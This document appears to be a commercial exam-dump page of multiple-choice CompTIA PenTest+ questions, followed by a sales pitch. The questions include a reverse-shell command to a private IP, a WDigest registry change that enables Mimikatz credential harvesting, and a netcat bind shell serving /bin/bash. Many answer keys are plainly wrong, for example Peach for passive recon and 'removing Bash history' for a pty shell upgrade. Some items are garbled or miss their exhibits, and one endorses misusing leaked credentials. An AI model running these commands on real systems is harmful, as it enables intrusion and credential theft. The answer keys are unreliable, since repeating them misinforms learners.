

PT0-001 Dumps

CompTIA PenTest+ Certification Exam

<https://www.certleader.com/PT0-001-dumps.html>



NEW QUESTION 1

DRAG DROP

A manager calls upon a tester to assist with diagnosing an issue within the following Python script:

```
#!/usr/bin/python
```

```
s = "Administrator"
```

The tester suspects it is an issue with string slicing and manipulation. Analyze the following code segment and drag and drop the correct output for each string manipulation to its corresponding code segment. Options may be used once or not at all.

Code segment	Output
s[4:8]	<div></div> <div>iita</div> <div>imda</div>
s[4:12:2]	<div></div> <div>inis</div> <div>nist</div>
s[3::-1]	<div></div> <div>nsrt</div> <div>rota</div>
s[-7:-2]	<div></div> <div>snmA</div> <div>trat</div>

- A. Mastered
B. Not Mastered

Answer: A

Explanation:

Nsrt
Snma
Trat
Imda

NEW QUESTION 2

During a penetration test, a tester runs a phishing campaign and receives a shell from an internal PC running Windows 10 OS. The tester wants to perform credential harvesting with Mimikatz. Which of the following registry changes would allow for credential caching in memory?

A)

```
reg add HKLM\System\ControlSet007\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 0
```

B)

```
reg add HKCU\System\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1
```

C)

```
reg add HKLM\System\Software\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1
```

D)

```
reg add HKLM\System\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1
```

- A. Option A
B. Option B
C. Option C
D. Option D

Answer: D

NEW QUESTION 3


Which of the following would be BEST for performing passive reconnaissance on a target's external domain?

- A. Peach
B. CeWL
C. OpenVAS
D. Shodan

Answer: A

NEW QUESTION 4

A security analyst has uncovered a suspicious request in the logs for a web application. Given the following URL:



- A. Directory traversal
- B. Cross-site scripting
- C. Remote file inclusion
- D. User enumeration

Answer: D

NEW QUESTION 5

While prioritizing findings and recommendations for an executive summary, which of the following considerations would be MOST valuable to the client?

- A. Levels of difficulty to exploit identified vulnerabilities
- B. Time taken to accomplish each step
- C. Risk tolerance of the organization
- D. Availability of patches and remediations

Answer: C

NEW QUESTION 6


After several attempts, an attacker was able to gain unauthorized access through a biometric sensor using the attacker's actual fingerprint without exploitation. Which of the following is the MOST likely explanation of what happened?

- A. The biometric device is tuned more toward false positives
- B. The biometric device is configured more toward true negatives
- C. The biometric device is set to fail closed
- D. The biometric device duplicated a valid user's fingerprint

Answer: A

NEW QUESTION 7

A penetration tester is checking a script to determine why some basic persisting. The expected result was the program outputting "True."



```
root:~$ cat ./test.sh
#!/bin/bash
source=10
let dest=5+5

if [ 'source' = 'dest' ]; then
    echo "True"
else
    echo "False"
fi
#End of File

root:~$ ./test.sh
False
```

Given the output from the console above, which of the following explains how to correct the errors in the script? (Select TWO)

- A. Change fi' to 'Endlf
- B. Remove the 'let' in front of 'dest=5+5'.
- C. Change the '=' to '-eq'.
- D. Change 'source' and 'dest' to "Ssource" and "Sdest"
- E. Change 'else' to 'eli

Answer: BC

NEW QUESTION 8

A penetration tester runs the following from a compromised box 'python -c -import pty;Pty.sPawN("/bin/bash").' Which of the following actions is the tester taking?

- A. Removing the Bash history
- B. Upgrading the shell
- C. Creating a sandbox
- D. Capturing credentials

Answer: A

NEW QUESTION 9

A client requests that a penetration tester emulate a help desk technician who was recently laid off. Which of the following BEST describes the abilities of the threat actor?

- A. Advanced persistent threat
- B. Script kiddie
- C. Hacktivist
- D. Organized crime

Answer: A

NEW QUESTION 10

A tester intends to run the following command on a target system:

bash -i >& /dev/tcp/10.2.4.6/443 0>&1

Which of the following additional commands would need to be executed on the tester's Linux system to make the previous command successful?

- A. nc -nvlp 443
- B. nc 10.2.4.6 443
- C. nc -w3 10.2.4.6 443
- D. nc -bin/ah 10.2.4.6 443

Answer: A

NEW QUESTION 10

During an internal penetration test, several multicast and broadcast name resolution requests are observed traversing the network. Which of the following tools could be used to impersonate network resources and collect authentication requests?

- A. Ettercap
- B. Tcpdump
- C. Responder
- D. Medusa

Answer: D

NEW QUESTION 15

A penetration tester wants to target NETBIOS name service. Which of the following is the most likely command to exploit the NETBIOS name service?

- A. arPspooF
- B. nmap
- C. responder
- D. burpsuite

Answer: C

NEW QUESTION 20

Which of the following CPU register does the penetration tester need to overwrite in order to exploit a simple buffer overflow?

- A. Stack pointer register
- B. Index pointer register
- C. Stack base pointer
- D. Destination index register

Answer: D

NEW QUESTION 25

A penetration test was performed by an on-staff technician's junior technician. During the test, the technician discovered the application could disclose an SQL table with user account and password information. Which of the following is the MOST effective way to notify management of this finding and its importance?

- A. Document the findings with an executive summary, recommendations, and screenshots of the web application disclosure.
- B. Connect to the SQL server using this information and change the password to one or two noncritical accounts to demonstrate a proof-of-concept to management.
- C. Notify the development team of the discovery and suggest that input validation be implemented on the web application's SQL query strings.
- D. Request that management create an RFP to begin a formal engagement with a professional penetration testing company.

Answer: B

NEW QUESTION 26


A penetration tester has been asked to conduct OS fingerprinting with Nmap using a company-provided text file that contains a list of IP addresses. Which of the following are needed to conduct this scan? (Select TWO).

- A. -O
- B. -iL
- C. -sV
- D. -sS
- E. -oN
- F. -oX

Answer: EF

NEW QUESTION 30

Click the exhibit button.




A penetration tester is performing an assessment when the network administrator shows the tester a packet sample that is causing trouble on the network. Which of the following types of attacks should the tester stop?

- A. SNMP brute forcing
- B. ARP spoofing
- C. DNS cache poisoning
- D. SMTP relay

Answer: B

NEW QUESTION 32

Click the exhibit button.



Given the Nikto vulnerability scan output shown in the exhibit, which of the following exploitation techniques might be used to exploit the target system? (Select TWO)

- A. Arbitrary code execution
- B. Session hijacking
- C. SQL injection
- D. Login credential brute-forcing
- E. Cross-site request forgery

Answer: CE

NEW QUESTION 37

After successfully capturing administrator credentials to a remote Windows machine, a penetration tester attempts to access the system using PSEXEC but is denied permission. Which of the following shares must be accessible for a successful PSEXEC connection?

- A. IPCS and C\$
- B. C\$ and ADMIN\$
- C. SERVICES and ADMIN\$
- D. ADMIN\$ and IPCS

Answer: C

NEW QUESTION 39

A penetration tester ran the following Nmap scan on a computer: `nmap -sV 192.168.1.5`

The organization said it had disabled Telnet from its environment. However, the results of the Nmap scan show port 22 as closed and port 23 as open to SSH. Which of the following is the BEST explanation for what happened?

- A. The organization failed to disable Telnet.
- B. Nmap results contain a false positive for port 23.
- C. Port 22 was filtered.
- D. The service is running on a non-standard port

Answer: A

NEW QUESTION 42

A penetration tester has compromised a host. Which of the following would be the correct syntax to create a Netcat listener on the device?

- A. nc -lvp 4444 /bin/bash
- B. nc -vp 4444 /bin/bash
- C. nc -p 4444 /bin/bash
- D. nc -lp 4444 -e /bin/bash

Answer: D

NEW QUESTION 46

.....

Thank You for Trying Our Product

* 100% Pass or Money Back

All our products come with a 90-day Money Back Guarantee.

* One year free update

You can enjoy free update one year. 24x7 online support.

* Trusted by Millions

We currently serve more than 30,000,000 customers.

* Shop Securely

All transactions are protected by VeriSign!

100% Pass Your PT0-001 Exam with Our Prep Materials Via below:

<https://www.certleader.com/PT0-001-dumps.html>